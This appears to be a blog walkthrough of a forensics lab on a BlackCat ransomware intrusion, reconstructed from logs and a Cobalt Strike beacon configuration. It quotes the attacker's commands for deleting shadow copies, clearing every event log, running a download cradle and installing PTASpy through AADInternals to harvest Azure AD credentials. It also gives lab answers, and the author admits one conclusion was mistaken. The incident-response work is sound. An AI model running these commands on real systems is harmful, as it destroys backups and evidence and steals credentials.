				"append 3 characters",
				"prepend 38 characters",
				"prepend 15 characters",
				"prepend 13 characters",
				"prepend 35 characters",
				"base64",
				"mask"
			]
		}
	},
	"http-post": {
		"uri": "/web.config.bak",
		"verb": "GET",
		"client": {
			"headers": null,
			"id": null,
			"output": null
		}
	},
	"tcp_frame_header": "AAuQkJD/////AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
	"crypto_scheme": 0,
	"proxy": {
		"type": null,
		"username": null,
		"password": null,
		"behavior": "Use IE settings"
	},
	"http_post_chunk": 96,
	"uses_cookies": false,
	"post-ex": {
		"spawnto_x86": "%windir%\\syswow64\\WerFault.exe",
		"spawnto_x64": "%windir%\\sysnative\\WerFault.exe"
	},
	"process-inject": {
		"allocator": "VirtualAllocEx",
		"execute": [
			"CreateThread 'ntdll!RtlUserThreadStart'",
			"SetThreadContext",
			"NtQueueApcThread-s",
			"RtlCreateUserThread"
		],
		"min_alloc": 0,
		"startrwx": false,
		"stub": "rlr8/ugCZnTcjztPLaRsfw==",
		"transform-x86": null,
		"transform-x64": null,
		"userwx": false
	},
	"dns-beacon": {
		"dns_idle": null,
		"dns_sleep": null,
		"maxdns": null,
		"beacon": null,
		"get_A": null,
		"get_AAAA": null,
		"get_TXT": null,
		"put_metadata": null,
		"put_output": null
	},
	"pipename": null,
	"smb_frame_header": "AAuQkJD/////AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=",
	"stage": {
		"cleanup": true
	},
	"ssh": {
		"hostname": null,
		"port": null,
		"username": null,
		"password": null,
		"privatekey": null
	}
}
From the configuration, we got to know the attackers C2 infrastructure IP address, namely 207.246.70.192. The address can serve us to expand our Threat Hunting and analyse corresponding network activity within our enterprise.
Lateral Movement: Password-Hashes from Volume Shadow Copies
Once privileged escalated a common pattern observed is that threat actors try to dump credentials from the machine, either from memory directly or from disk. To dump in-memory credentials several tools like kiwiexe, mimikatz.exe and similar does exist. However, we did not find any evidence of execution for these tools. Another famous method is to copy the SAM and SYSTEM hive containing the sensitive password hashes from disk. This approach requires the attacker to create a copy of these files first, since the original ones are not accessible when the system is running. So, a typical attack pattern is to create a “Volume Shadow Copy” by, e.g., using vssadmin.exe, and then copy out the SAM and SYSTEM files from the shadow copy.
We filter the event logs of the host CC-JMP-01 for the keyword vssadmin.exe and have several interesting findings!
First of all we notice, that someone was deleting all existing volume copies at 2024-03-07 03:33:37. The timestamps is inside the expected time of intrusion and deletion of shadow copies is often applied during ransomware cases as well. The attacker may attempts to delete existing backups.
C:\Windows\System32\cmd.exe "C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet"
However, even more interesting is an event happening some time before, where vssadmin create shadow /for=C: is executed at 2024-03-05 21:23:17. In the first place this looks may like a normal behaviour and would be overlooked, however taking into account the parent command-line, here "cmd.exe" /c "C:\Windows\TEMP\ScreenConnect\23.9.8.8811\663bc8c1-f975-4a03-ad75-02145ad1b7c4run.cmd", it becomes suspicious. The shadow copy was generated by “ScreenConnect”, which is under the attackers control. More precisely spoken, the 663bc8c1-f975-4a03-ad75-02145ad1b7c4run.cmd file executed via cmd.exe was invoking the actual trigger of vssadmin.exe and the following generation of the shadow copy.
Knowing that the attacker first created a shadow copy, then just some minutes later deleted it, it is even more likely that the adversary was mounting Mitre technique is T1003.002 against CC-JMP-01. The password hashes obtained from the shadow copies of SAM and SYSTEM are not may be used by the threat actor in pass-the-hash attacks or cracked offline. In any case we should consider all credentials stored locally on CC-JMP-01 as compromised!
Assuming the adversary successfully obtained some credentials, a natural next step for the threat actor is to verify these credentials on other network machines using, e.g., SMB authentication via NetNTLMv2. Thus, as incident responders, our best choice is to carefully check for any share accesses now!
From the information already identified earlier when examining the recent documents from C:\Users\ivanderplas1, we know that there was a share on the domain controller named SuperSecretSecureShare storing a file named you-cant-see-this-cause-I-am-good-at-NTFS-permissions.txt. Putting this share in the context with the windows event logs (EventID 5140), we can confirm that the threat actor was accessing this share on the domain controller at 2024-03-05 21:39:40.
Next, let us follow the timeline and see what the adversary may did next. We immediately find an interesting Sysmon EventID 1 process execution event, where the user WAIFU\ivanderplas1 is executing the following command-line
"C:\Windows\system32\cmd.exe" /c "cmd.exe /c for /F \"tokens=*\" %%1 in ('wevtutil.exe el') DO wevtutil.exe cl \"%%1\""
which will try to list and clear all Windows Event Log Data. Also worth to notice here is the Parent command-line, i.e., "\\192.168.0.13\SuperSecretSecureShare\print64.exe" --access-token uwuwuwuwuwuwuw. Making this event even more interesting is the fact that, if checking the entire time range covered by the lab, there are only 16 of these or similar events attempting to clear the event log and all are on 2024-03-07 around 03:35 AM. Thus, it is very likely that print64.exe is part of the attackers tooling and the activity observed is malicious.
Anyway, the real interesting question arising now is, what happened in the time between 2024-03-05 and 2024-03-07. By just scrolling over the events we were not able to find anything suspicious, hence lets go one step back and check our pivoting points.
In my opinion our best bet would be to focus again on python.exe, i.e., the “Cobalt Strike” malware and check in more detail which child-processes and activity was initiated by this process. This approach will provide us with a bigger picture without getting lost in the details.
We start by focusing on Sysmon logs due to their well known tracking of parent-child process relations. Also, we will set the parent to the known python.exe. Only six events remain, where three are outside the scope of the attack.

The base64 encoded payload in the PowerShell command translates to IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:47914/'). We already identified this inside the Powershell history found earlier. Assessing the WerFault.exe related events is a bit tricky. On the one hand side, python.exe may be simply crashed and reported by WerFault.exe; on the other hand side, we know from the Cobalt Strike beacon, that WerFault.exe is used to cover post-exploitation activity. At least to my knowledge, we do not have any chance to judge on whether WerFault.exe was legitimate or not, without having a forensic image of the volatile memory. So Sysmon EventID 1 logs are a dead end.
We move on and check which files were touched by python.exe. Filtering on Sysmon, EventID 11, and Payload Data 3 (Image) to python.exe yields only one finding. The threat actor created the file C:\ProgramData\SharpHound.exe at 2024-03-06 02:18:41, which we already found before by investigating the adversaries working directory. Anyway, now we can clearly confirm that the binary belongs to the actor.
Unfortunately, we do not have Prefetch data in our triage image to judge on the execution of SharpHound.exe, hence, we have to relay on Sysmon and Windows Events. From the later we could not observe any execution. Thus, again a dead-end.
In our final iteration we weaken our filters again, and search for all events containing Python312\python.exe. We will be presented with 81 events. Filtering on the relevant days reduces the amount of data to 34 only! Theoretically, we could even filter out the Sysmon logs we already examined, however I decided to stack on the Provider instead to get a better feeling on the logs available. We have two Application Error logs, 20 Audit Logs and the actually already examined 12 Sysmon events.
We take a look at the Microsoft-Windows-Security-Auditing logs, which I would consider the most promising in our current situation. Beside the already identified process creation and network share access events, we spot two interesting new event categories, namely
- “A security-enabled local group membership was enumerated”
- Timestamps:
2024-03-06 02:05:13 - Target:
Builtin\Administrators(S-1-5-32-544)
- Timestamps:
- “Successful Logon”
- Timestamps:
2024-03-06 02:09:19 - Logon Type:
9 - Target:
NT AUTHORITY\SYSTEM - Authentication-Package-Name:
Negotiate
- Timestamps:
The threat actor enumerated the local administrator account.
Domain Dominance
Typically pattern observed in any chain of attack is that at some point of time the adversary obtains domain dominance. In the last section, we have seen that the threat actor was able to locally escalate its privileges on CC-JMP-01 and thus had the opportunity to dump all on-disk and in-memory credentials from the CC-JMP-01 host. By nature the jump host is used to jump to other local machines, e.g., the domain controller. Hence, it is assumable that the jump host has had domain administrative credentials in memory, which are now known to the attacker. Thus, let us check what (malicious) activity we can identify on the domain controller.
A first short look inside the USN Journal already indicates that the domain controller was hit by the ransomware as well. Again, we will find a lot of files with the .kh1ftzx extension.
So let us look inside the triage image next. Somehow strange, we do not observe any encrypted files in the users directory. The most directories look very clean. However, there is a little surprise: The CC-Admin user directory still holds an unencrypted PowerShell history file!
Install-Module AADInternals
Export-AADIntProxyAgentCertificates
Install-Module AADInternals
Import-Module AADinternals
Set-ExecutionPolicy -ExecutionPolicy $bypass
Set-ExecutionPolicy -ExecutionPolicy $unrestricted
Set-ExecutionPolicy -ExecutionPolicy unrestricted
Import-Module AADinternals
Export-AADIntProxyAgentCertificates
Export-AADIntProxyAgentBootstraps -Certificates .\CC-DC-01.waifu.phd_ec93321e-b580-48eb-8dbc-d4b682fa7b52_75ce5fbc-5cce-4eb4-b7b5-ba626f27c778_7B2305126FA2E4BB4E9A6EB52F23F1771D300022.pfx
wget "https://raw.githubusercontent.com/Gerenios/public/master/PTASpy/Configure-PTASpy.ps1" -OutFile "Configure-PTASpy.ps1"
Install-AADIntPTASpy
type C:\PTASpy\PTASpy.csv
With a bit of background knowledge or online research, we can easily figure out that these lines of history correspond to a public known attack allowing the threat actor to create a back-door in Azure AD and harvesting credentials! More details may be found in the blog post on aadinternals.com.
Notice, the credentials obtained by the attacker are stored in C:\PTASpy\PTASpy.csv. So we know for sure that the threat actor successfully obtained them. Unfortunately, the file in our triage image is encrypted! Hence, we can not easily figure out which user names were compromised / effected by the attack.
Wrapping up our investigation until here, we know that the threat actor was able to successfully logon to the domain controller, likely using CC-Admin (due to the available Powershell history file found), installed the ransomware, and installed a back-door and harvested credentials. So let us figure out how exactly this all may happened.
Again the story begins by analysing the Windows event logs. Since, we suspect that CC-Admin was compromised, we naturally should look for uncommon Windows Event Logs, EventID 4624, with target user name CC-Admin. Filtering on these parameters yields only 26 events over the entire time-range covered by this lab.

There are a few thinks worth to mention here:
- We have an uncommon
Remote Hostnamedparrot (192.168.0.10). - The
AuthenticationPackageNamefor these and some other logon in the suspected time range isNTLM; while usually the enterprise usesKerberosauthentication. - Suspicious activity was monitored from
2024-03-06 02:09:27to2024-03-06 02:32:16.
So from this information, we can guess that the threat actor was using Parrot Linux distribution, and we have some timestamps to look at!
We set our focus on the first malicious logon and remove any other filters. Afterwards, we scroll down the events. We observe a kind of pattern: After a successful logon event, a network share object was accessed (e.g., Sysvol or IPC$), administrative privileges were assigned and finally the account was logged off. From my personal experience this pattern look like usage of a tool similar to PsExec, used by the adversary in order to get an interactive shell on the host. Anyway, let us just follow the events for some more moments to get a bigger picture.
At 2024-03-06 02:12:55 we observe that a network share object was accessed. The file accessed was \\ADMIN$\8628f7b.exe. The access operation wasWriteData / AddData. Direct at the same time, a NTLM authentication request was triggered and an administrative logon was successfully registered! The remote host is the compromised CC-JMP-01 machine. Just a few seconds later at 2024-03-06 02:13:16 the \\*\\IPC$ share was accessed by svctl (Service Control Manager) and a service named 8628f7b was installed at 2024-03-06 02:13:16. The Service File Name was \\CC-DC-01\ADMIN$\8628f7b.exe. This is the exact pattern of tools like PsExec, thus, we can be quit sure how and when the threat actor logged on to the domain controller!
Scrolling further through the logs does not yield a lot of new insights. Thus I decided to go back to the last known malicious activity. The credential harvesting using PTASpy, more precisely spoken PTASpy.dll found at C:\PTASpy directory in the triage image. Searching the Windows logs for this DLL just returns 15 events. Of special interest is a Process Created event raised at 2024-03-06 02:53:15. The parent process is C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe and the actual command-line executed
"C:\Users\CC-Admin\Desktop\AADInternals-master\InjectDLL.exe" 3616 "C:\PTASpy\PTASpy.dll"
Researching on InjectDLL.exe from the AADInternals suite, we obtain the following usage notice from the source code:
if (argc < 3 || argc > 4)
{
	printf("Usage: InjectDLL <process id> <full path of dll> <function to call>\n");
	return false;
}
In other words, the line of log found tells us, that PTASpy.dll was injected into the process with ID 3616 at time 2024-03-06 02:53:15. Now, it is an easy to find out the process name using the available Windows event logs. The process name is AzureADConnectAuthenticationAgentService.exe and it was started at 2024-02-20 03:03:21. So the attacker chose a long-lived process to inject into.
Finally on 2024-03-07 03:17:21 the threat actor opened the C:\PTASpy.csv using NOTEPAD.EXE.

Unfortunately, we can not figure out exactly, which information the attacker obtained. But we can be sure that the attacker used the obtained information! So we can try to inspect login events around the time 2024-03-07 03:17:21. On the domain controller, we will not have any finding here, so we decided to check the Entra ID logs inside the ELK again.

From the screenshot we can see that right after the attacker obtained credentials by using PTASpy, we have a lot of successful logons using Entra ID for the user Ty Yarwood, still requiring MFA authentication. The authentication requests were originating from Superloop (ID 38,195). The many attempts are also already observed attack pattern, when the threat actor tried to force ivanderplas1 to accept MFA by fatigue. However, in the scope of this lab this is a false positive. The correct solution is cpecht7@waifu.phd. Unfortunately, I was not able to figure out my missconception here, before publishing this blog post.
Accessing the Good Stuff
Once the threat actor got domain dominance, it is expected behavior that the adversary will look around for the crown jewls inside the enterprise. In our case, this will be the domain controller, especially the credentials database, and the not yet investigated CC-SQL-01 database server.
At this time of the investigation, we can safely assume that all credentials stored on the domain controller were compromised. So let us focus on the CC-SQL-01 for the moment. Also from attacker perspective actual database data often is more valuable than plain credential hashes.
A short look inside the USN Journal already indicates that the CC-SQL-01 machine was hit by the ransomware as well. Checking the user directories, we do not find any interesting Powershell history file this time. However, the user cpecht7, already known as compromised, interacted with a suspicious file in C:\Temp. Unfortunately, the file is not backed up in the triage image, so we only know the name by the information from Windows Recent, i.e., CUSTOMER_DATA_THEY_DONT_KNOW_WE_HAVE.
Let us continue and check for logon events on the system. We open the event logs in Timeline Explorer and filter on EventID 4624 and the relevant dates. Stacking the event data by the TargetUserName column, we notice, that two human accounts logged on only. Namely CC-Admin and WAIFU\kscanlan6.

Considering the timestamps, the logons of WAIFU\kscanlan6 can be ignored and were part of the forensic acquisition process! Thus, the threat actor used CC-Admin to interact with the CC-SQL-01 host. The first time of authentication is 2024-03-06 02:59:28 inbound from the CC-JMP-01 machine. Access was done using RDP (timestamp: 2024-03-06 02:59:31).
From the incident scope, we were made aware of that “The University admins noticed a strange file in the documents folder of the admin user for the SQL server which was created during the intrusion”. One of our key questions is to figure out the earliest MFT Entry ID for the file name in this path.
Browsing the documents folder on the machine, there is no data at all. Probably the attacker has removed it from the system. Thus, in order to answer this question, we have to relay on the evidence generated by NTFS logging.
We open the parsed $MFT in Timeline Explorer and filter the Parent Path on .\Users\CC-Admin\Documents, only 32 lines remain. Roughly looking over the data we spot a file called database.bak.rpt. Notice, that .rpt is one of the export types you can choose from Microsoft SQL Server, this should already raise suspicion in us and let us think on data exfiltration!
Beside this, there are a directories named 20240306 and 20240307 holding Powershell transaction scripts. Unfortunately, we will have no access to them anymore. So jet us focus on the database export found. The $MFT does not provide any information on the original file anymore, however, we can try to track the file changes using USN Journal data.

So the requested MFT Entry ID is 369707.
Release the Ransomware
One last step is remaining. We need to identify the ransomware and hand it over to the reverse engineering team to understand the malware inner working. So, we may will be able to figure out a decryption key and can save the Waifu University without paying the ransom.
So actually, we already have found the ransomware very in the beginning of this write-up. If you remember, we found a binary named print64.exe, which was placed on the domain controller inside a share and accessed from many other hosts. The command-line was "\\192.168.0.13\SuperSecretSecureShare\print64.exe" --access-token uwuwuwuwuwuwuw. Hereby the access-token is probably an unique identifier associated to the Waifu university by the threat actor. The token may even be related to the decryption key, however to tell this we need to reverse engineer the binary.
Anyways, to be really hundred percent sure that print64.exe is the malware let us check some details. First, we navigate to the path C:\Users\CC-Admin\Desktop inside the triage image, where we will find a copy of print64.exe along with a *.bat file responsible for executing it with the given access-token. We calculate the SHA-1 hash of the files. It is SHA-1: CC166BC3EAA024AAC4A2CDC02174AE87FCF47E28. Checking the hash on virustotal.com confirms that we have to deal with ransomware from the BlackCat family here.
Wrapping up the Incident
Waifu University was targeted by a ransomware of BlackCat family. Initially the attacker targeted the Entra ID authentication of a selected set of users using password spraying technique. Thereby the adversary succeeded by guessing the right credentials for ivanderplas1 account on March 3, 2024 around 11:55:04. Due to the security measure implemented by Waifu University, i.e., the applied MFA protection, no immediately access was possible. However the adversary flood the victim with several MFA requests and thus was able to bring Ignazio Vanderplas to confirm the MFA request by fatigue. So, the actor got authenticated and obtained initial access to the internal network via the OpenVPN and Virtual-Desktop Gateway. The first login event was at March 3, 2024 at 13:37 on CC-JMP-01.waifu.phd machine. Using Mitre technique T1574.009 the attacker was able to escalate his privileges locally by exploiting an unquoted service path in the “Waifu Service”. Directly after privilege escalation, the adversary established command and control channel using “ConnectWise ScreenConnect” software.
Later on, using credentials dumped from shadow copies, the threat actor was able to compromise the domain and take dominance here. Lateral movement to the CC-DC-01 and CC-SQL-01 machines was identified.
The adversary was able to exfiltrate cloud-hybrid credentials from the domain controller using PTASpy. At the same time the group was able to create and exfiltrate a dump of the SQL databases on the CC-SQL-01 server. Due to the absence of the dumped file and missing network logs (e.g., full packet capture), we can not reconstruct what exactly was obtained by the attacker. Thus, we have to assume a full dump of the database.
Finally, we were able to collect the ransomware sample for further investigation and reverse engineering purposes.